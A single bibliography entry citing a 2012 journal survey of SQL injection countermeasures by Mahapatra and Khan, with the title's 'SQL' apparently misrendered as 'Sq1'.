[24] Mahapatra, R. P., & Khan, S. (2012). A Survey Of Sq1 Injection Countermeasures. International Journal of Computer Science and Engineering Survey, 3(3), 55